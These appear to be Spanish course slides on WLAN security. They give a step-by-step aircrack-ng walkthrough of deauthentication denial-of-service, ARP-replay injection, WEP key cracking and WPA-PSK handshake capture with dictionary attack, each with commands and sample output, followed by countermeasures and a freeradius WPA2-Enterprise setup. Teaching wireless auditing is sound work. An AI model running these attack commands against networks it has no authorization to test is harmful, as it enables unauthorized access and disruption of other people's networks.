
## Rompiendo Redes Inalámbrica: Aircrack-ng



- ✓ **aireplay-ng**. Permite injectar paquetes ARP-request en una red inalámbrica para generar tráfico y que sea más fácil romper la clave con aircrack-ng.
- ✓ **airdecap-ng**. Desencripta ficheros pcap encriptados con WEP/WPA.
- ❑ aircrack está disponible en muchas distribuciones live-cd (por ejemplo, Back-Track)
- ❑ Para instalar aircrack-ng siga los siguientes pasos:
  - ✓ Descargue el fichero aircrack-ng-0.4.2.tar.gz de la página oficial de aircrack
  - ✓ Descomprima el fichero utilizando tar xvzf aircrack-ng-0.4.2.tar.gz
  - ✓ cd aircrack-ng-0.4.2
  - ✓ make
  - ✓ make install

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



### a) Detección de redes inalámbricas:

- Para detectar las redes inalámbricas que hay en la zona hay que poner el adaptador de la red inalámbrica en modo monitor (igual que el modo promiscuo de una tarjeta de red) ejecutando el comando:

**airmon-ng start wlan0**

- Ahora escanee las redes disponibles ejecutando el comando:

**airodump-ng -w datos wlan0**

Donde *wlan0* es la interfaz de red inalámbrica y *-w datos* indica que guarde la salida en el fichero *datos*.

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



### b) Ataques a redes abiertas:

- Si la red no utiliza encriptación, entonces es totalmente vulnerable ante posibles ataques ya que un atacante puede conectarse a la red, realizar ataques de denegación de servicio, etc.
- Los ataques DoS (Deny of Service) permiten desautenticar a los clientes de una red para dejar inutilizada la red, falsear la identidad de un equipo, o simplemente forzar a que un cliente vuelva a autenticarse. La práctica más común es forzar a que un cliente vuelva a autenticarse y de esa forma proporcionar información útil para poder realizar un ataque WEP o WPA.
- A continuación se van a realizar dos ejemplos sencillos de ataques de denegación de servicio: desautenticación broadcast y desautenticación de un cliente determinado.
- Para realizar un ataque de desautenticación de todos los clientes de una red debe ejecutar el siguiente comando:

**aireplay-ng -0 10 -a MAC\_AP wlan0**

donde -a MAC\_AP especifica la dirección mac del punto de acceso que quiere atacar y wlan= es nuestra interfaz de red.

- Para desautenticar un solo cliente ejecute el comando:

**aireplay-ng -0 10 -a MAC\_AP -c MAC\_CLI wlan0**

donde -c MAC\_CLI especifica la dirección del cliente que quiere desautenticar.

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



### c) Ataques WEP:

- El estándar Wifi del protocolo WEP está basado en el algoritmo RC4 con una clave secreta de 40 o 104 bits, combinado con un vector de inicialización (IV) de 24 bits. WEP no fue creado por expertos criptográficos y, desde prácticamente su aparición, han ido apareciendo numerosas vulnerabilidades ante los problemas que presenta el algoritmo RC4, ya que utiliza debilidades de no validación y ataques IV conocidos.
- Ambos ataques se basan en el hecho de que para ciertos valores de la clave es posible que los bytes iniciales del flujo de la clave dependan de tan sólo unos pocos bits de la clave de encriptación. Como la clave de encriptación esta compuesta por la clave secreta y los IV, ciertos valores de IV muestran claves débiles.
- Por lo tanto, si consigue suficientes IV débiles podrá obtener la clave WEP. Para obtener una clave WEP de 64 bits se necesitan unos 250.000 IVs y para una clave de 128 bits unos 800.000 IVs.

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



### c) Ataques WEP:

#### PASO1:

El primer paso que debe realizar es poner la tarjeta de red en modo monitor:

**airmon-ng start wlan0**

#### PASO2:

Ejecute airodump-ng para que guarde los paquetes IV (necesarios para realizar el ataque):

**airodump-ng -w datos wlan0**

donde **-w datos** indica el nombre del fichero donde se van a guardar los datos.

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



### c) Ataques WEP:

CH 36 ][ 2006-04-23 19:12								
BSSID	PWR	Beacons	# Data	CH	MB	ENC	ESSID	
00:0F:B5:94:85:17	-1	31	259	11	48	WEP	NETGEAR	
BSSID STATION PWR Packets Probes								
00:0F:B5:94:85:17 (not associated)	00:0E:2E:5C:85:45 00:15:00:24:FD:85		-1 -1	259 51			NETGEAR,WebSTAR,casa,ap_al	

Tal y como puede ver en la figura, el punto de acceso que se quiere atacar (NETGEAR) trabaja en el canal (CH) 11. Para mejorar el ataque puede utilizar el parámetro **-c 11** para que se registre únicamente los datos del AP.

**airodump-ng --ivs -w datos -c 11 wlan0**

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



### c) Ataques WEP:

#### PASO3:

Ahora sólo falta acelerar el proceso de captura de IV, mediante el inyectado de tráfico desde el equipo del atacante. Para ello utilizará el cliente autenticado y asociado en el paso siguiente. Dejamos que capture un paquete ARP-request, para luego reinyectarlo en la red para que aumente drásticamente el número de paquetes IVs.

**aireplay-ng -3 -b MAC\_AP -h MAC\_FALSO\_CLIENTE -x 600 wlan**

donde -3 indica el tipo de ataque, y -x 600 permite indicar la velocidad con la que reinyecta paquetes.

```
[root@localhost ~]# aireplay-ng -3 -b 00:0f:b5:94:85:17 -h 00:11:22:33:44:55 -x  
600 wlan0  
Saving ARP requests in replay_arp-0423-192306.cap  
You should also start airodump-ng to capture replies.  
Read 35454 packets (got 1 ARP requests), sent 10778 packets...
```

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



### c) Ataques WEP:

#### PASO4:

Para poder injectar paquetes va a autenticarse y asociarse con un cliente ficticio de la red.

```
aireplay-ng -1 10 -e NETGEAR -a MAC_AP -h MAC_FALSO_CLIENTE  
wlan0
```

donde -1 10 indica que va a enviar 10 paquetes de autenticación, -a MAC\_AP indica la dirección mac del punto de acceso, y -h MAC\_FALSO\_CLIENTE indica una dirección mac falsa.

#### PASO5:

Ahora ya puede ejecutar en otra consola aircrack-ng para que vaya analizando los paquetes IVs obtenidos por airdump-ng y almacenados en el fichero datos-01.ivs.

```
aircrack-ng -0 datos-01.ivs
```

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



### c) Ataques WEP:

El proceso puede durar unos 10 minutos para contraseñas WEP de 64 bits y unos 20 minutos para contraseñas WEP de 128 bits. Si quiere acelerar el proceso puede indicar la longitud de la contraseña WEP de la siguiente forma:

**aircrack-ng -o -n 64 datos-01.ivs**

donde -n 64 indica la longitud de la contraseña WEP.

```
Aircrack-ng 0.4.2

[00:00:05] Tested 262145 keys (got 12941 IVs)

KB      depth    byte(vote)
0      0/256    00( 0) 01( 0) 02( 0) 03( 0) 04( 0) 05( 0)
1      0/256    00( 0) 01( 0) 02( 0) 03( 0) 04( 0) 05( 0)
2      0/ 1     6B( 15) 00( 0) 01( 0) 02( 0) 03( 0) 04( 0)
3      0/ 1     B4( 6) 00( 0) 01( 0) 02( 0) 03( 0) 04( 0)
4      0/ 1     FC( 3) 00( 0) 01( 0) 02( 0) 03( 0) 04( 0)
5      0/ 2     EC( 5) FB( 3) 00( 0) 01( 0) 02( 0) 03( 0)
6      0/ 3     59( 18) 8D( 10) 5D( 9) 57( 8) AB( 8) 09( 7)
7      0/254    00( 0) 01( 0) 02( 0) 03( 0) 04( 0) 05( 0)
8      0/ 1     97( 3) 00( 0) 01( 0) 02( 0) 03( 0) 04( 0)
9      4/254    04( 0) 05( 0) 06( 0) 07( 0) 08( 0) 09( 0)
```

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



### c) Ataques WEP:

Cuando finaliza aircrack-ng nos muestra en pantalla la contraseña:

```
Aircrack-ng 0.4.2
[00:00:59] Tested 2564934 keys (got 407790 IVs)
          KB   depth  byte(vote)
  0    0/  7   12( 48) 29( 47) 23( 15) 65( 15) B9( 15) D7( 12)
  1    0/ 10   34( 43) 05( 21) 0D( 20) 1F( 15) 42( 15) 64( 15)
  2    0/  4   51( 60) E9( 22) D4( 15) 6D( 12) DA(  9) DB(  1)

KEY FOUND! [ 12:34:51:23:45 ] (ASCII: .4QSE )

root@localhost:~#
```

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



### d) Ataques WPA/PSK:

- El protocolo WPAJPSK se basa en una autenticación por contraseña del cliente al punto de acceso. La información es cifrada con el algoritmo RC4 con una clave compartida de 128 bits y un vector de inicialización de 48 bits.
- Para obtener la contraseña WPA únicamente necesita un único paquete que contenga la autenticación del cliente al punto de acceso (handshake). Una vez obtenido el handshake se realiza de forma local un ataque de fuerza bruta para obtener la contraseña. Por lo tanto, la robustez de WPA reside en la complejidad de la contraseña.

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



### d) Ataques WPA/PSK:

#### PASO1:

El primer paso que debe realizar es poner la tarjeta de red en modo monitor:

**airmon-ng start wlan0**

#### PASO2:

A continuación, detecte con airodump-ng los puntos de acceso WPA disponibles en la zona.

**airodump-ng -w datos wlan0**

donde -w datos indica el nombre del fichero donde se van a guardar los datos.

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



### d) Ataques WPA/PSK:

CH 161 ][ 2006-04-23 20:49

BSSID	PWR	Beacons	# Data	CH	MB	ENC	ESSID
-------	-----	---------	--------	----	----	-----	-------

00:0F:B5:94:85:17	-1	10	1	11	48	WPA	NETGEAR
00:11:95:C2:8A:05	-1	0	0	-1	-1		
00:11:2F:0E:AA:40	-1	0	0	-1	-1		

BSSID	STATION	PWR	Packets	Probes
-------	---------	-----	---------	--------

00:0F:B5:94:85:17	00:0E:2E:5C:85:45	-1	16	
00:11:95:C2:8A:05	00:15:00:24:FD:85	-1	167	WebSTAR,az,casa,ap_almeria

### PASO3:

El punto de acceso que quiere atacar (NETGEAR) trabaja en el canal 11. Para mejorar el ataque puede indicarle a airodump-ng con el parámetro -c 11 que registre únicamente los datos del AP.

**airodump-ng -w salida –c 11 wlan0**

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



### d) Ataques WPA/PSK:

PASO4:

Como puede ver en la figura anterior hay dos clientes conectados al punto de acceso a atacar. Para obtener el handshake debe desautenticar un cliente para forzarle a volver a conectarse al punto de acceso y así capturar la trama que no sinteresa.

**aireplay-ng -04 -a MAC\_AP -c MAC\_CLI wlan0**

-0 4 indica que se enviarán 4 tramas de desautenticación, -a MAC\_AP indica el punto de acceso, -c MAC CLI indica el cliente y wlan0 la interfaz de la red inalámbrica.

```
[root@localhost ~]# aireplay-ng -0 4 -a 00:0F:B5:94:85:17 -c 00:15:00:24:FD:85 wlan0
20:55:12 Sending DeAuth to station      -- STMAC: [00:15:00:24:FD:85]
20:55:13 Sending DeAuth to station      -- STMAC: [00:15:00:24:FD:85]
20:55:13 Sending DeAuth to station      -- STMAC: [00:15:00:24:FD:85]
20:55:14 Sending DeAuth to station      -- STMAC: [00:15:00:24:FD:85]
[root@localhost ~]#
```

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng

### d) Ataques WPA/PSK:



**PASO5:**

Para obtener la clave WPA-PSK debe realizar un ataque de fuerza bruta utilizando el siguiente comando:

**aircrack-ng -a 2 -w diccionario.txt salida-01.cap**

el parámetro -a 2 indica el tipo de ataque, -w diccionario.txt indica el diccionario que quiere utilizar para realizar el ataque, y salida-01.cap es el fichero que contiene el handshake.

Para este tipo de ataque es muy importante tener un buen diccionario. Para eso puede crearlo o descargarlo de Internet (por ejemplo, <http://wordlist.sourceforge.net/>).

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica: Aircrack-ng



### e) Airoscript:

❑ **Airoscript** (<http://airoscriptp.aircrack-ng.org/>) es un shell script de cortafuego GNU/Linux diseñado para interactuar con aircrack que permite romper las contraseñas WEP y WAP de una forma muy fácil.

❑ La utilización de Airoscript es muy sencilla. Tan sólo debe ejecutar una consola el comando Airoscript y aparecerá el menú. Para romper una red inalámbrica tan sólo debe realizar los siguientes pasos:

- ❖ Pulse 1 para escanear las redes inalámbricas de la zona.
- ❖ Pulse 2 para seleccionar la red inalámbrica que desea atacar y, si lo desea, puede seleccionar un cliente que este conectado a la red. Seleccionar un cliente que se encuentre autenticado en la red es muy útil en el caso de que la red utilice filtrado de direcciones MAC.
- ❖ Pulse 3 para iniciar el ataque a la red inalámbrica.
- ❖ Y finalmente, pulse 4 para que Aircrack utilice los datos obtenidos en el paso anterior para obtener la contraseña de la red atacada.

```
Menu
##      Select next action  ##
## 1) Scan   - Scan for target  ##
## 2) Select - Select target  ##
## 3) Attack - Attack target  ##
## 4) Crack  - Get target key  ##
## 5) Fakeauth- Auth with target  ##
## 6) Deauth - Deauth from target  ##
## 7) Others - Various utilities  ##
## 8) Inject - Jump to inj. menu  ##
## 9) Auto   - Does 1,2 and 3  ##
## 10) Exit   - Quits  ##
##
```

# Sistemas de Seguridad en WLAN


## Rompiendo Redes Inalámbrica: Aircrack-ng



### e) Airoscript: LIVE/CD Wifiway



[www.seguridadwireless.net](http://www.seguridadwireless.net)  
[www.wifiway.org](http://www.wifiway.org)



# Sistemas de Seguridad en WLAN

Rompiendo Redes Inalámbrica: Aircrack-ng



e) Airoscript: LIVE/CD Wifislax



Ayuda  
ONLINE



Explorador



Trash



Shell



Home

seguridadwireless.net

wifislax.com



SH4VAN3

# Sistemas de Seguridad en WLAN

## Rompiendo Redes Inalámbrica:

### Contramedidas

- Un aspecto muy importante para asegurar una red inalámbrica es limitar sus servicios. No es lógico que un equipo que se encuentra desde una red inalámbrica tenga los mismos permisos que el que se encuentra en la red cableada.
- Para asegurar la red, una medida primordial es separar la red inalámbrica de la cableada estableciendo diferentes permisos. Por ejemplo, puede configurar el cortafuegos para que desde la red inalámbrica sólo tenga acceso a páginas web.
- Otra medida de seguridad es utilizar cifrado seguro como es el caso de WPA2 y utilizar un **servidor de autenticación radius** que permite que cada usuario disponga de una contraseña diferente para acceder a la red inalámbrica; y no que todos tengan la misma.

# Sistemas de Seguridad en WLAN

## Minidwep-gtk (Live Wifiway 2.0):

Actualmente realizar auditorias wireless para medir el nivel de seguridad de nuestras redes inalámbricas es una práctica esencial como administrador. Existen multitud de aplicaciones que permiten monitorizar y recuperar contraseñas de redes inalámbricas (airodump, aircrack, etc.), así como distribuciones Live (Backtrack, Wifiway, Wifislax, etc.) que las incorporan y disponen de script o aplicaciones que automatizan el proceso de desencriptado de contraseñas.

1. Se presenta otro ejemplo para comprobar la vulnerabilidad de las claves WEP utilizando la distribución Live Wifiway 2.0 que contiene la aplicación Minidwep-gtk que nos ayudará a desencriptar dicha clave. Con el sistema iniciado nos dirigimos al menú principal - wifiway - suite aircrack-ng - minidwep-gtk. Al abrir la aplicación nos aparecerá lo siguiente:

- ✓ En la columna de la izquierda tenemos una opción: "wireless cards" en la que podemos seleccionar la tarjeta de red que deseemos en caso de tener 2 o más tarjetas instaladas en nuestra máquina.
- ✓ En la misma columna tenemos las opciones del canal "Channel". Podemos elegir en que canal queremos hacer el rastreo de redes inalámbricas.
- ✓ Encryption permite seleccionar el tipo de encriptación de las redes que se mostrarán en la lista de redes.

# Sistemas de Seguridad en WLAN

## Minidwep-gtk (Live Wifiway 2.0):

2. A continuación realizaremos el escaneo con el botón "Scan", en la parte superior tendremos la lista de redes inalámbricas que capta nuestra tarjeta de red inalámbrica. En esta lista se especifica la dirección MAC del punto de acceso, su nombre, la potencia con que captamos la señal, el canal que usa para transmitir y el tipo de encriptación.
3. Una vez escaneadas las redes, seleccionaremos la red de la que queremos descifrar su contraseña y pulsaremos el botón "Launch". Dependiendo de la calidad de la señal, la distancia al punto de acceso, el tráfico en la red inalámbrica por parte de otros equipos conectados y las características de nuestra tarjeta de red inalámbrica, tendremos que esperar ms o menos tiempo hasta que la aplicación recoja suficientes paquetes de información, en los que se incluyen vectores de inicialización o IVs, que les permitan descifrar la clave de dicha red.
4. La aplicación realizará de forma automática una serie de acciones para la recogida masiva de paquetes, en el caso de que todo vaya bien, nos mostrará una ventana que contiene un resumen de las acciones realizadas así como la clave descifrada en código ASCII.

# Sistemas de Seguridad en WLAN

## Servidor de Autenticaciones RADIUS


- ❑ RADIUS (Remote Authentication Dial-In User Server) es un protocolo que nos permite gestionar la “autenticación, autorización y registro” de usuarios remotos sobre un determinado recurso.

*“autenticación, autorización y registro” es más conocida como AAA, al ser éste su acrónimo de su denominación original inglesa “Authentication, Authorization, and Accounting”.*
- ❑ Es interesante el uso del protocolo RADIUS cuando tenemos redes de dimensiones considerables sobre las que queremos proporcionar un servicio de acceso centralizado (aunque posiblemente jerarquizado por medio de diversos servidores RADIUS). Por este motivo, uno de los principales usos de RADIUS se encuentra en empresas que proporcionan acceso a Internet o grandes redes corporativas, en un entorno con diversas tecnologías de red no sólo para gestionar el acceso a la propia red, sino también para servicios propios de Internet (como e-mail, Web o incluso dentro del proceso de señalización SIP en VoIP).

# Sistemas de Seguridad en WLAN

## Servidor de Autenticaciones RADIUS

- Un uso de RADIUS que queremos enfatizar, al ser el que realizaremos en esta práctica, es la autenticación en redes inalámbricas (Wi-Fi), sustituyendo métodos más simples de clave compartida (pre-shared key, PSK), que son bastante limitados al gestionar una red cuando ésta alcanza un determinado tamaño.
- Aunque RADIUS es el protocolo para AAA más extendido en la actualidad, ya existe un nuevo protocolo que está llamado a sustituir a RADIUS. Su nombre es DIAMETER, y también proporciona manejo de errores y comunicación entre dominios.



# Sistemas de Seguridad en WLAN

## Servidor de Autenticaciones RADIUS: Ejemplo freeradius

- La instalación del paquete se realiza mediante:

**aptitude install freeradius.**

Tras la instalación tendremos que configurar los usuarios que se autenticará en radius. Esta autenticación se realiza a través del fichero **/etc/freeradius/users** que contiene, en texto plano, los usuarios que tienen permitida la autenticación. Algunos usuarios se encuentran reconfigurados, podremos añadir las líneas de usuarios que deseemos.

- Ahora tendremos que configurar los clientes, es decir, los puntos de acceso serán los clientes de nuestro servidor radius.

Para introducir la información sobre los clientes (puntos de acceso que solicitarán la verificación de usuarios inalámbricos finales) en la configuración de Radius modificaremos el archivo **/etc/freeradius/clients.conf** donde introduciremos la información de las IP de los puntos de acceso que quieran emplear el servidor (192.168.1.2 en nuestro caso), así como la contraseña entre punto de acceso y servidor (**secret = clave\_acceso**), y el nombre de la red o SSID (**shortname = SSID**)



## NETGEAR Residential Gateway CG3100D-RG

# settings

- Añadir cliente WPS

## Configuración

- Configuración básica
- Configuración inalámbrica
- Wi-Fi Multimedia

## Filtro de contenidos

- Logs
- Bloqueo de sitios web
- Servicios

## Mantenimiento

- Estado del Modem
- Conexión
- Configurar Contraseña
- Copia de seguridad
- Registro de eventos
- Diagnósticos

## Avanzado

### Red Inalámbrica

Name(SSID):

Región:

Canal:

802.11 mode:

### Opciones de Seguridad

- Disable
- WEP
- WPA-PSK[TKIP]
- WPA2-PSK[AES]
- WPA-PSK[TKIP] + WPA2-PSK[AES]
- WPA/WPA2 Enterprise

### WPA/WPA2 Enterprise

WPA Mode

Dirección IP del servidor Radius primario

Puerto del Radius

Clave Compartida

## Ayuda sobre Configuración Inalámbrica

Emplazamiento del Router para una Conectividad Inalámbrica Óptima

La distancia de operación o rango de su conexión inalámbrica puede variar significativamente dependiendo de su emplazamiento físico del Router. Para unos mejores resultados, coloque el router:

- Cerca del centro del área en la cual los PCs operarán,
- En un lugar elevado, como una plataforma elevada,
- Lejos de potenciales fuentes de interferencias, como PCs, microondas, y teléfonos inalámbricos,
- Lejos de superficies largas de metal.

Nota: Si ignora estos consejos, puede sufrir una considerable degradación del rendimiento o la imposibilidad de conectarse al router.

### Red Inalámbrica

Nombre (SSID)

Introduzca un valor de hasta 32 caracteres alfanuméricos. El mismo Nombre (SSID) debe de ser asignado a todos los dispositivos inalámbricos de su red. El SSID por defecto es Wireless, pero NETGEAR recomienda encarecidamente cambiar su Nombres de red (SSID). Este valor es también

# Sistemas de Seguridad en WLAN

## Servidor de Autenticaciones RADIUS: Ejemplo freeradius

- Reiniciamos el servidor Radius mediante la siguiente orden:

```
service freeradius restart  
o  
/etc/init.d/freeradius restart
```

- Configuramos el AP. Dependerá sw del punto de acceso pero en general tendremos la opción de Wireless Security, donde seleccionaremos la opción WPA2-Enterprise, cifrado TKIP+AES.
- Por último, solo queda configurar en el usuario cliente final (tarjeta de red inalámbrica) la conexión al punto de acceso de manera que la autenticación pase a Radius. Para la configuración de un cliente Windows xp tendremos que buscar la red mediante el asistente de conexión inalámbrica de Windows.

*Si intentamos realizar una conexión con el punto de acceso, nos boqueará la conexión ya que detectará que hay un servidor de Radius en la red y el perfil de conexión del cliente no está configurado para autenticación en Radius. Para solucionar este problema entraremos en las propiedades del adaptador wireless y nos dirigimos a la sección "redes inalámbricas" y configuramos una nueva configuración o perfil para el SSID concreto.*

# Sistemas de Seguridad en WLAN

